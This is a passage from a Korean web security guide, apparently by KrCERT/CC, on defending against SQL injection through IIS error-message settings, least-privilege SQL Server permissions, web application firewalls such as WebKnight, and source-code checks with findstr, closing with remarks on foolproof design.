
그러므로 반드시 허용할 대상을 명시하고 그 이외의 경우는 예외처리를 해야 시간이나 비용면에서도 훨씬 효과적이다.

3) 웹 서버 보안 강화

SQL Injection에 대한 근본적인 문제 해결을 위해서는 프로그램 보완 조치가 반드시 필요하지만, 웹 서버의 보안 강화 설정을 통해서도 보완적인 효과를 볼 수 있다.

■ 자세한 오류 내용 표시 차단

IIS 웹 서버에서는 기본적으로 웹 서비스의 오류가 발생 할 때, 자세한 오류 메시지를 접속자에게 표시하게 되어 있다. 그러므로 이 설정을 변경하여 공격자가 오류 메시지를 통해 유용한 정보를 수집할 수 없도록 수정해야 한다.




일반적인 SQL Injection 공격의 경우 오류 메시지를 기반으로 정보를 추출하게 되므로, 이 설정 변경만으로도 방어효과를 볼 수 있다. 다만, Blindfolded SQL Injection[1]이나 시스템 명령어를 수행하는 SQL Injection공격은 차단할 수 없으므로 반드시 프로그램 수정의 보완조치로 활용해야 한다.

■ SQL 서버 보안 강화

웹 페이지와 MS-SQL 서버를 연동 할 때, 데이터베이스의 관리자 계정인 SA 계정을 사용하게 되면 공격자가 악용할 수 있으므로 매우 위험하다. 그러므로 반드시 사용자 계정을 사용하고 최소 권한만을 할당하여 사용해야 한다.

또한, 앞서 분석한 공격 스크립트의 경우 시스템 테이블인 Syscolumns와 Sysobjects의 정보를 이용하고 있으므로, 반드시 필요하지 않은 경우라면 사용자 계정이나 “public”계정에 할당되어 있는 “SELECT” 권한을 제거하는 것이 안전하다.

[1] http://www.imperva.com/resources/adc/blind_sql_server_injection.html



그리고 위의 설정을 명령어를 통해 실행시키고자 한다면 아래의 스크립트와 같이 실행하면 된다.

```
use <사용자데이터베이스명>
    go
    DENY SELECT ON sysobjects TO userid
    DENY SELECT ON syscolumns TO userid
    go
```

위의 명령을 실행하면 “userid”라는 사용자계정에 대해서 Sysobjects 및 Syscolumns 테이블에 대한 “SELECT” 권한을 제한하게 되며, 해당 사용자계정에서 Sysobjects나 Syscolumns 시스템 테이블 조회 시 다음과 같은 오류와 함께 실패하게 된다.

[오류메시지]
서버: 메시지 229, 수준 14, 상태 5, 줄 1
'dbo' 소유자, '*pubs*' 데이터베이스, 'sysobjects' 개체에 대한 SELECT 사용 권한이 거부되었습니다.

만약 특정 사용자 계정에 대해서 Sysobjects 및 Syscolumns 시스템 테이블에 대한 "SELECT" 권한을 다시 부여하려면 아래와 같이 실행하면 된다.


```
use <사용자데이터베스명>
    go
    GRANT SELECT ON sysobjects TO userid
    GRANT SELECT ON syscolumns TO userid
    go
```

4) 웹 방화벽 활용

웹보안 취약점의 근본적인 문제 해결을 위해서는 프로그램의 보완조치가 반드시 필요하다. 하지만 운영 중인 홈페이지에서 프로그램 수정으로 인한 문제들도 검토하여 조치해야 하기 때문에, 그 시간 동안은 웹방화벽이나 부가적인 보완조치들을 통해 시간을 확보 할 수 있다.

예를 들어 윈도우즈의 IIS 환경이라면 URLScan[1]이나 공개웹방화벽 WebKnight[2]를 활용하여 보안수준을 향상시킬 수 있다. 특히 WebKnight의 경우는 KrCERT/CC의 공개웹방화벽 안내 페이지[3]에서 각종 가이드와 표준 정책 및 기술지원도 제공 하고 있다.

참고로 이번 분석에서 언급한, 쿠키에 대한 SQL Injection공격을 차단하기 위해서는 반드시 그림과 같이 해당 기능을 활성화해야 한다.



HTTP 헤더의 특성 상 특수문자가 많이 사용 되므로, 차단 설정 후에는 일정 기간 동안 로그 모니터링을 통해 서비스에 문제가 없는지 확인해야 한다.

[1] URLScan 도구를 구성하는 방법 http://support.microsoft.com/kb/326444/ko
[2] http://www.aqtronix.com
[3] 공개웹방화벽 안내 홈페이지 www.krcert.or.kr > 공개웹방화벽 배너 참조

하지만, 어디까지나 웹 방화벽은 보완 장치로 활용해야 하며, 프로그램 수정 조치 등의 근본적인 원인 제거가 반드시 수행되어야 한다. 예를 들어 전쟁에 나간 병사가 아무리 튼튼한 갑옷을 입었더라도 건강하지 않거나 기본 체력이 충분치 않다면 결국 그 갑옷조차 무용지물이 될 것이다.

5) 웹보안 취약점 점검

설계와 구현에 있어서 안전한 개발 절차에 따라 개발되었더라도 존재할 수 있는 보안 문제들을 점검하고 진단하는 과정이 필요하다.

특히 SQL Injection의 경우는 프로그램 소스 상에서 입력값 검증이 적절히 이루어졌는지 점검(White box test) 해 보고 웹 취약점 점검 도구를 병행하여 점검(Black box test)해 본다면 더욱 더 안전한 웹 서비스 운영이 될 것이다.

예를 들어 마이크로소프트에서 제공하는 소스코드 검사 도구인 Microsoft Source Code Analyzer for SQL Injection[1]을 활용하거나, 윈도우즈 내장 명령어인 “findstr”을 통해 외부로부터 입력 받는 데이터가 검증 함수를 거치는 지 확인해 볼 필요가 있다.

아래의 점검 예제는 "findstr" 명령어를 사용하여 입력값을 받는 프로그램 소스 부분을 검사하는 예제이다. 아래의 예시대로 검사하면 입력값 검증 함수를 동일 행에서 처리 하지 않는 경우를 찾아 볼 수 있다.

```
findstr /I /S /G [request객체목록] *.asp | findstr /I /V "[입력값검증함수명]"
예) findstr /I /S /G arglist.txt *.asp | findstr /I /V "inputfilter₩("
```

[1] http://support.microsoft.com/default.aspx/kb/954476


arglist.txt

```
request.form
request.QueryString
request.ServerVariables
request.Cookies
request₩(
```

그리고 웹 취약점 점검 도구를 사용해서 진단해 볼 수도 있는데, 웹보안 점검 도구는 sectools.org[1]나 NIST 홈페이지[2] 등에서 소개하고 있다. 또한, PAROS, N-Stealth, Scrawlr, Wikto 등의 무료 점검도구들을 활용하여 점검 해 볼 수 있다.

그리고 KrCERT/CC에서 제공하는 원격 웹 취약점 점검 서비스를 이용하면 웹 취약점 원격 점검 서비스를 제공 받을 수 있으며, 점검 신청은 홈페이지 (http://webcheck.krcert.or.kr) 에서 접수 받고 있다. 다만, 비영리단체나 영세기업 등 정보보호취약계층을 대상으로 제공하므로 서비스 대상에 해당 하는 경우에만 서비스 받을 수 있다.

[1] http://sectools.org/web-scanners.html
[2] https://samate.nist.gov/index.php/Web_Application_Vulnerability_Scanners



웹 서비스의 논리적 오류나 특화된 서비스에 대해 정밀한 점검이 필요한 경우에는 현황 파악과 문제점 진단 과정에 있어서 매우 전문적인 인력과 많은 시간이 필요하다. 그러므로 정보보호전문업체의 컨설팅을 통해 더욱 더 깊이 있고 상세한 진단을 받을 것을 권고한다.


4. 맺음말

인터넷 홈페이지를 운영한다면 대부분의 접속자들은 홈페이지 운영자의 고객일 것이다. 하지만 공격자들로 인해 악성코드가 삽입되고, 이러한 악성코드 때문에 접속자들이 피해를 입는다면, 웹 서버 침해사고로 인한 손실보다 더욱 더 심각한 문제로 발전하게 된다. 예를 들어 기업의 제품홍보페이지에 접속했다가 악성코드에 다수의 고객 PC가 감염된다면 그 기업은 치명적이고 심각한 문제에 직면 할 것이다.

그러므로 시행착오를 겪더라도 보안수준 강화를 위한 일련의 업무들을 절차로 확립하고 꾸준히 개선시켜 나간다면 성공적인 서비스 운영뿐만 아니라 그 경험조차 큰 자산이 될 것이다.

마지막으로 프로그램 개발이나 서버 관리도 사람이 하는 일이므로 실수는 있기 마련이지만, 그 실수조차도 방지 하는 데 도움이 될 수 있도록 “Foolproof” 라는 개념을 소개한다. “Foolproof”는 사람이 실수할 수 없도록 사전에 예방장치를 마련하는 개념이며, 컴퓨터의 파일 삭제나 하드디스크 포맷 시에 사용자에게 경고를 하는 절차를 예로 들 수 있으며, 자동차의 경우에 브레이크를 밟지 않은 상태에서는 시동이 걸리지 않도록 하는 장치 등이 해당된다.

아래의 그림은 LAN에서 흔히 쓰는 RJ-45 커넥터와 비디오카메라 뒷면의 각종 연결 포트들이다.



그림을 살펴보면 각종 케이블의 연결 포트들이 사람이 실수 하더라도 잘못 끼울 수 없도록 만들었기 때문에 사람의 실수를 미연에 방지할 수 있다.

소프트웨어 개발이나 서버 관리에도 이러한 개념을 도입하여 효과적인 체크리스트를 개발 하고 적용하는 노력과 함께 안전한 서버 운영 절차를 마련하고 개선시켜 나간다면 보안수준 향상에 큰 도움이 될 것이다.